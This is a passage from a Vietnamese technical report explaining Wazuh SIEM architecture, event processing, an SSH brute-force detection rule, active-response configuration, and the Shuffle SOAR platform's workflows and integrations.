Ngay khi Wazuh indexer nhận dữ liệu, dashboard sẽ cập nhật và hiển thị theo thời gian thực tình hình an ninh: các sự kiện xâm nhập, cảnh báo malware, kết quả quét cấu hình, trạng thái FIM, v.v. Giao diện Wazuh dashboard tích hợp sẵn nhiều dashboard theo chủ đề: ví dụ dashboard Threat Hunting để truy vết mối đe dọa, các dashboard Compliance để theo dõi tuân thủ (PCI DSS, GDPR, CIS benchmark, HIPAA, NIST 800-53...), dashboard về phát hiện lỗ hổng, toàn vẹn file, giám sát cloud, v.v. Ngoài ra, qua dashboard người dùng có thể thực hiện cấu hình hệ thống Wazuh, quản lý agent, thiết lập quy tắc, tra cứu log và thực thi một số hành động phản ứng (vd: cách ly endpoint) nếu được phân quyền. Nói cách khác, Wazuh dashboard là bộ mặt hiển thị và trung tâm điều khiển của toàn bộ hệ thống Wazuh, giúp quản trị viên phân tích và phản ứng kịp thời trước các sự cố an ninh

2.1.4 Luồng hoạt động

Quy trình xử lý một sự kiện an ninh trong Wazuh diễn ra qua nhiều giai đoạn, từ lúc sự kiện xảy ra trên endpoint cho tới khi được hiển thị trên dashboard và phản hồi.



Hình 10 Luồng hoạt động của Wazuh

2.1.4.1 Thu thập dữ liệu trên endpoint

Wazuh agent liên tục gửi các sự kiện đến máy chủ Wazuh để phân tích và phát hiện mối đe dọa. Để bắt đầu chuyển dữ liệu này, agent thiết lập kết nối với dịch vụ máy chủ, lắng nghe trên cổng 1514 theo mặc định (có thể cấu hình được). Sau đó, máy chủ Wazuh giải mã và kiểm tra luật các sự kiện đã nhận, sử dụng công cụ phân tích. Các sự kiện thực hiện một quy tắc được bổ sung dữ liệu cảnh báo như ID luật và tên luật. Các sự kiện có thể được lưu vào một hoặc cả hai tệp sau:

- /var/ossec/logs/archives/archives.json chứa tất cả các sự kiện cho dù chúng có phù hợp với luật đã được cấu hình hay không.
- /var/ossec/logs/alerts/alerts.json chỉ chứa các sự kiện khi phù hợp với một luật đã được cấu hình.

Giao thức tin nhắn Wazuh sử dụng mã hóa AES theo mặc định, với 128 bit cho mỗi khối và khóa 256 bit. Mã hóa Blowfish là tùy chọn.

2.1.4.2 Tiền xử lý (Pre-decoding) và giải mã log (Decoding) trên Wazuh server

Khi Wazuh Server nhận được log từ agent, engine phân tích log thực hiện hai bước xử lý liên tiếp. Bước tiền xử lý (pre-decoding) tách các thông tin ngữ cảnh chung khỏi log: timestamp, hostname và tên dịch vụ sinh log – giúp xác định bối cảnh sự kiện (thời gian, nguồn gốc). Tiếp theo, log được đưa qua các decoder XML tương ứng để phân tích chuỗi log và trích xuất các trường dữ liệu có cấu trúc như địa chỉ IP nguồn/đích, tên người dùng, mã lỗi, kết quả thao tác (thành công/thất bại), v.v. Wazuh cung cấp sẵn hàng trăm decoder cho các định dạng log phổ biến (SSH, Windows Event Log, Syslog, firewall logs) và hỗ trợ tạo decoder tùy chỉnh cho định dạng đặc thù.

2.1.4.3 So khớp rule và sinh cảnh báo (Rule Matching & Alerting)

Sau khi giải mã, Wazuh Server đối chiếu dữ liệu đã chuẩn hóa với bộ quy tắc (rules) được cấu hình sẵn. Mỗi rule định nghĩa một tập điều kiện mô tả mẫu sự kiện cần phát hiện và được gán mức độ nghiêm trọng (level 0–15). Khi một sự kiện thỏa mãn điều kiện của rule, server kích hoạt rule và tạo ra cảnh báo (alert) tương ứng, bao gồm: mã rule, mức độ nghiêm trọng, mô tả, thông tin endpoint, timestamp và ánh xạ MITRE ATT&CK (nếu có). Wazuh mặc định cung cấp hơn 3.000 rule bao quát nhiều kịch bản tấn công phổ biến.

Trên thực tế Wazuh tổ chức các rule theo dạng chuỗi phân cấp (Chain/Hierarchy), trong đó rule con chỉ được kích hoạt khi rule cha thỏa mãn. Đây là cơ chế giúp tăng độ chính xác và giảm false positive. Ví dụ thực tế về chuỗi rule phát hiện SSH brute-force:

```

<group name="local,sshd,brute_force">
  <!--
    Rule 100002: Cảnh báo sớm
    3 lần thất bại / 60 giây từ cùng IP
  -->
  <rule id="100002" level="8" frequency="3" timeframe="60">
    <if_matched_sid>5760</if_matched_sid>
    <same_source_ip/>
    <description>SSH: Possible brute force detected early - $(srcip)</description>
    <mitre>
      <id>T1110.001</id>
    </mitre>
    <group>authentication_failures,brute_force</group>
  </rule>

  <!--
    Rule 100003: Brute force cường độ cao
    10 lần thất bại / 60 giây từ cùng IP
  -->
  <rule id="100003" level="12" frequency="10" timeframe="60">
    <if_matched_sid>5760</if_matched_sid>
    <same_source_ip/>
    <description>SSH: High frequency brute force confirmed - $(srcip)</description>
    <mitre>
      <id>T1110.001</id>
    </mitre>
    <group>authentication_failures,brute_force</group>
  </rule>
</group>

```

Hình 11 Wazuh rule phát hiện SSH bruteforce dựa trên tần suất thử mật khẩu và ánh xạ MITRE

2.1.4.4 Chuyển tiếp sang Wazuh Indexer

Wazuh Server sử dụng Filebeat làm tác nhân chuyển tiếp. Filebeat sẽ đọc các dữ liệu cảnh báo (alerts) và sự kiện (events) đầu ra từ Server, sau đó gửi chúng tới Wazuh Indexer thông qua cổng 9200/TCP (mặc định).

2.1.4.5 Hiển thị lên Dashboard

Wazuh Dashboard đóng vai trò là cầu nối tương tác giữa người quản trị và hệ thống thông qua 2 hướng truy vấn:

- Giao tiếp với Server: Dashboard truy vấn Wazuh Server API (mặc định ở cổng 55000/TCP) để thu thập thông tin về cấu hình và trạng thái hoạt động của Server cũng như các Agents. Luồng này yêu cầu xác thực bằng tài khoản/mật khẩu và được mã hóa TLS.
- Giao tiếp với Indexer: Dashboard thực hiện truy vấn các dữ liệu đã được lập chỉ mục (indexed) trên Wazuh Indexer thông qua cổng 9200/TCP để hiển thị và trực quan hóa thông tin bảo mật lên giao diện Web.

2.1.5 Phản hồi sự kiện (Active response)

Một trong những thành phần chính của nền tảng Wazuh cho phép tự động phản hồi các sự kiện và sự cố bảo mật được gọi là active response (phản hồi chủ động). Các nhà phân tích bảo mật có thể phản hồi nhanh chóng trước các mối đe dọa hoặc tác nhân kích hoạt bảo mật cụ thể được hệ thống Wazuh xác định bằng cách sử dụng tính năng active response. Bằng cách tận dụng các tính năng active response, Wazuh giúp các tổ chức phản hồi các sự cố bảo mật một cách nhanh chóng và quyết đoán.


Wazuh cung cấp các script Active Response được xây dựng sẵn cho hệ thống Linux, Windows và macOS. Ngoài ra, Wazuh còn hỗ trợ các chuyên gia bảo mật viết các script active response tùy chỉnh dựa trên các yêu cầu cụ thể.

Các script active response mặc định được lưu trữ trong các thư mục sau:

- Trên Windows, các script được đặt tại *C:\Program Files (x86)\ossec-agent\active-response\bin*. Có 3 script tiêu biểu: *netsh.exe*, *restart-wazuh.exe*, *route-null.exe*.
- Trên Linux, các script được đặt tại */var/ossec/active-response/bin*. Có 3 script tiêu biểu: *firewall-drop*, *start.sh*, *route-null*.
- Trên macOS, các script được đặt tại */Library/ossec/active-response/bin*

2.1.5.1 Active response script

Chèn thẻ `<active-response>` vào bên trong phần tử `<ossec_config>` trong tệp */var/ossec/etc/ossec.conf* của Wazuh server. Khối này xác định vị trí và điều kiện thực thi lệnh, như được hiển thị dưới đây:



```
GNU nano 7.2 /var/ossec/etc/ossec.conf *
<name>win_route-null</name>
<executable>route-null.exe</executable>
<timeout_allowed>yes</timeout_allowed>
</command>

<command>
  <name>netsh</name>
  <executable>netsh.exe</executable>
  <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
  <!-- Active response option here -->
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>40111</rules_id>
  <timeout>300</timeout>
</active-response>

<!-- Log analysis -->
```

Hình 12 Wazuh active response script cho ssh bruteforce

Chú thích:


- **<command>**: Cung cấp cấu hình lệnh. Trong trường hợp này, chúng ta đã sử dụng **firewall-drop**.
- **<location>**: Chỉ định vị trí nơi lệnh phải được thực thi. Chúng ta có ba loại vị trí: **Local**, **Server** hoặc **Defined-agent**. Mục đích của các tùy chọn này như sau:
 - **Server**: Thực thi script trên Wazuh server.
 - **Defined-agent**: Chạy script trên một agent được xác định trước. Chúng ta cần thẻ `<agent_id>` để chỉ định ID của Wazuh agent.

2.1.5.2 Cách active response hoạt động

Các script active response (được lưu trữ tại `/var/ossec/active-response/bin`) được Wazuh chạy trên các endpoint được giám sát để phản hồi các cảnh báo được kích hoạt bởi một rule ID, level hoặc nhóm rule cụ thể. Bạn có thể viết nhiều loại script khác nhau để khởi động khi có tín hiệu kích hoạt, nhưng bạn cần lên kế hoạch cẩn thận cho các hành động này. Việc thực thi các rule và phản hồi không đầy đủ có thể khiến endpoint dễ bị tấn công hơn.

Luồng hoạt động chủ yếu theo các bước sau:

1. Sự kiện được tạo ra: Wazuh agent đẩy các sự kiện lên manager. Wazuh manager phân tích và kích hoạt các cảnh báo dựa trên rule phù hợp.




Hình 13 Event được gửi về server

2. Kích hoạt active response: Mỗi cảnh báo bảo mật bạn thấy trên dashboard Wazuh đều được tạo ra bởi rule tương ứng (được Wazuh xây dựng sẵn hoặc tùy chỉnh). Nếu bạn thêm một khối `<active-response>` bên trong thẻ `<ossec_config>` trong Wazuh server cùng với thẻ `<command>` và có một cảnh báo bảo mật phù hợp, nó sẽ kích hoạt `<active-response>` mới được tạo của chúng ta.


3. Phản hồi tới Wazuh agent: Lúc này, Wazuh server sẽ ra lệnh cho agent thực hiện một hành động được xác định bởi khối `<active-response>`. Các Wazuh agent sẽ có sẵn các script active response mặc định; tuy nhiên, nếu bạn muốn triển khai bất kỳ active response tùy chỉnh nào, bạn cần viết và lưu mã nguồn trong Wazuh agent.

4. Thực thi active response: Các script active response được lưu trữ trong Wazuh agent tại vị trí `/var/ossec/active-response/bin`. Bạn có thể khắc phục sự cố hoặc xác minh Wazuh active response bằng cách kiểm tra các log có tại `/var/ossec/active-response/active-response.log`.



Hình 14 Kích hoạt phản ứng tự động trên wazuh

5. Cảnh báo active response: Sau khi script active response được thực thi, Wazuh manager sẽ lấy cảnh báo đó từ Wazuh agent và hiển thị cho chúng ta trên dashboard cảnh báo bảo mật.



Hình 15 Active response log


2.1.6 Nền tảng Wazuh CTI (Cyber Threat Intelligence)

Wazuh CTI là một dịch vụ cung cấp thông tin tình báo về các mối đe dọa không gian mạng, được truy cập công khai. Dịch vụ này thực hiện thu thập, phân tích và phân phối các thông tin chuyên sâu có thể hành động (actionable intelligence) về các rủi ro và lỗ hổng mới nổi.


- Tính năng cốt lõi: Tập trung vào mảng tình báo lỗ hổng (vulnerability intelligence), cung cấp các bản cập nhật kịp thời về mã định danh lỗ hổng (CVEs), điểm đánh giá mức độ nghiêm trọng, thông tin về khả năng bị khai thác và các chiến lược giảm thiểu rủi ro.

- Nguồn dữ liệu: Nền tảng này tổng hợp và làm sạch dữ liệu từ các nguồn uy tín hàng đầu, bao gồm các nhà cung cấp hệ điều hành và các cơ sở dữ liệu lỗ hổng lớn, đảm bảo chất lượng thông tin ở mức cao nhất.
- Tích hợp: Dịch vụ CTI được tích hợp trực tiếp, liền mạch với module Vulnerability Detection của Wazuh, đồng thời cũng có thể tra cứu công khai thông qua website chính thức của Wazuh CTI.


CVEs by source



CVEs by year



Top searches



Hình 16 Wazuh CTI dashboard

2.1.7 Quy hoạch cổng mạng tiêu chuẩn của Wazuh

Bảng 2 Danh sách các cổng dịch vụ của Wazuh

Thành phần	Port	Giao thức	Mục đích sử dụng / Dịch vụ
Wazuh server	1514	TCP (Mặc định)	Dịch vụ tiếp nhận kết nối và log từ Agent
	1514	UDP (Tùy chọn)	Dịch vụ tiếp nhận kết nối Agent (Mặc định tắt)
	1515	TCP	Dịch vụ đăng ký và cấp phát khóa Agent (Enrollment)
	1516	TCP	Dịch vụ giao tiếp nội bộ trong cụm

			Wazuh (Cluster daemon)
	514	UDP (Mặc định)	Bộ thu thập Syslog (Mặc định tắt)
	514	TCP (Tùy chọn)	Bộ thu thập Syslog (Mặc định tắt)
	55000	TCP	Cổng giao tiếp RESTful API của Wazuh Server
Wazuh indexer	9200	TCP	Cổng giao tiếp RESTful API của Wazuh Indexer
	9300-9400	TCP	Dịch vụ giao tiếp nội bộ giữa các node trong cụm Indexer
Wazuh dashboard	443	TCP	Giao diện quản trị Web UI (HTTPS)

2.2 Tổng quan về Shuffle SOAR

2.2.1 Giới thiệu

Shuffle là nền tảng SOAR mã nguồn mở được phát triển bởi Fredrik Oedegaardstuen và phát hành công khai từ năm 2020. Shuffle được thiết kế theo kiến trúc microservices dựa trên Docker, mang lại tính module hóa cao, dễ mở rộng và dễ tùy biến. Shuffle cung cấp khả năng tự động hóa bảo mật theo phong cách Plug-and-Play với hơn 100 ứng dụng tích hợp sẵn ngay khi cài đặt.


So với các nền tảng SOAR thương mại (như Splunk SOAR, Palo Alto XSOAR), Shuffle có lợi thế về chi phí bằng không và mã nguồn mở, cho phép tổ chức tùy biến sâu theo nhu cầu. Tuy nhiên, Shuffle vẫn đang trong giai đoạn phát triển tích cực và có thể chưa đạt độ ổn định và tính năng hoàn thiện như các giải pháp thương mại trong môi trường doanh nghiệp quy mô lớn.

2.2.2 Kiến trúc và thành phần của Shuffle SOAR

2.2.2.1 Apps

Apps là các khối xây dựng (building blocks) cơ bản nhất. Mỗi App đại diện cho một hệ thống, một công cụ hoặc một dịch vụ bên ngoài (của bên thứ ba) mà Shuffle có thể giao tiếp thông qua API.


- Ví dụ: App VirusTotal dùng để kiểm tra mã độc, App Slack/Telegram dùng để gửi cảnh báo, App TheHive dùng để tạo ticket sự cố, hoặc App Wazuh để tương tác ngược lại với SIEM.
- Shuffle hỗ trợ chuẩn OpenAPI, cho phép người dùng tự định nghĩa và thêm mới bất kỳ App nào chỉ bằng cách nhập file cấu hình JSON/YAML, mở ra khả năng mở rộng vô hạn.



Hình 17 Giao diện app trong shuffle

2.2.2.2 Workflow và Playbook (Luồng công việc và Kịch bản)

- **Workflow:** Là một bản đồ logic trực quan, nơi người dùng kết nối các App lại với nhau để tạo thành một chuỗi hành động có ý nghĩa. Nó tiếp nhận dữ liệu đầu vào (Trigger), luân chuyển dữ liệu đó qua các khối xử lý (Action), và đưa ra kết quả cuối cùng.
- **Playbook:** Là một Workflow đã được hoàn thiện hóa và chuẩn hóa để giải quyết một kịch bản bảo mật cụ thể.
- **Đặc điểm kỹ thuật:** Shuffle hỗ trợ xây dựng các Playbook có tính rẽ nhánh phức tạp (Conditional Branching). Dựa vào dữ liệu cảnh báo, Playbook có thể dùng các câu lệnh IF/ELSE để đưa ra quyết định. Ví dụ: *NẾU IP có điểm uy tín < 0 trên VirusTotal THÌ thực hiện chặn trên Firewall, NGƯỢC LẠI THÌ chỉ gửi cảnh báo cho admin.*



Hình 18 Workflow (Playbook)

2.2.2.3 Triggers(Bộ kích hoạt)

Trigger là điểm bắt đầu của mọi tự động hóa. Nó lắng nghe và "bắt" các sự kiện để khởi động một Workflow. Shuffle cung cấp các cơ chế Trigger đa dạng để phù hợp với nhiều kiến trúc tích hợp:

- Webhook (HTTP POST): Đây là cơ chế cốt lõi và quan trọng nhất trong mô hình SOC. Nó mở ra một endpoint (URL) để nhận các cảnh báo theo thời gian thực (Real-time) được đẩy trực tiếp từ Wazuh SIEM sang.
- Schedules (Lịch trình): Kích hoạt Workflow lặp lại theo chu kỳ thời gian (cronjob), phù hợp cho các tác vụ săn lùng mối đe dọa (Threat Hunting) định kỳ hoặc quét rà soát lỗ hổng hằng ngày.
- Email Triggers (O365 / Gmail): Tự động kích hoạt khi có email gửi đến một hộp thư cụ thể. Tính năng này đặc biệt hữu hiệu để xây dựng các Playbook tự động phân tích và bóc tách các chiến dịch email lừa đảo (Phishing).
- User Input: Điểm dừng có chủ đích trong tự động hóa. Workflow sẽ tạm dừng và chờ quyết định phê duyệt (Approve/Reject) từ một chuyên gia SOC trước khi thực hiện một hành động nhạy cảm (như cách ly máy trạm hoặc xóa file).

2.2.2.4 Actions và Variables (Hành động và Biến dữ liệu)

Action: Là các nút (nodes) thực thi bên trong Workflow. Mỗi Action sẽ gọi một hàm (function) cụ thể của một App. Ví dụ: App là VirusTotal, thì Action có thể là "Get IP Report" hoặc "Scan File".

Dynamic Variables (Tham chiếu biến động): Trong quá trình điều phối, đầu ra (Output) của Action trước sẽ trở thành đầu vào (Input) của Action sau. Shuffle sử dụng cú pháp biến dạng \$exec để bóc tách dữ liệu JSON một cách linh hoạt, đảm bảo luồng thông tin xuyên suốt từ lúc nhận cảnh báo Wazuh cho đến khi phản hồi sự cố.

2.3 Khả năng tích hợp các API bên ngoài

2.3.1 Tích hợp sẵn (Built-in Integrations):

Shuffle đi kèm với bộ thư viện ứng dụng khổng lồ, hỗ trợ kết nối ngay lập tức với các nền tảng phổ biến trong hệ sinh thái an toàn thông tin:

- Threat Intelligence (Tình báo mối đe dọa): VirusTotal, AbuseIPDB, MISP, AlienVault OTX để làm giàu dữ liệu (Data Enrichment) cho các cảnh báo.
- Incident Management (Quản lý sự cố): TheHive, Jira, ServiceNow để tự động tạo ticket và theo dõi vòng đời xử lý sự cố.
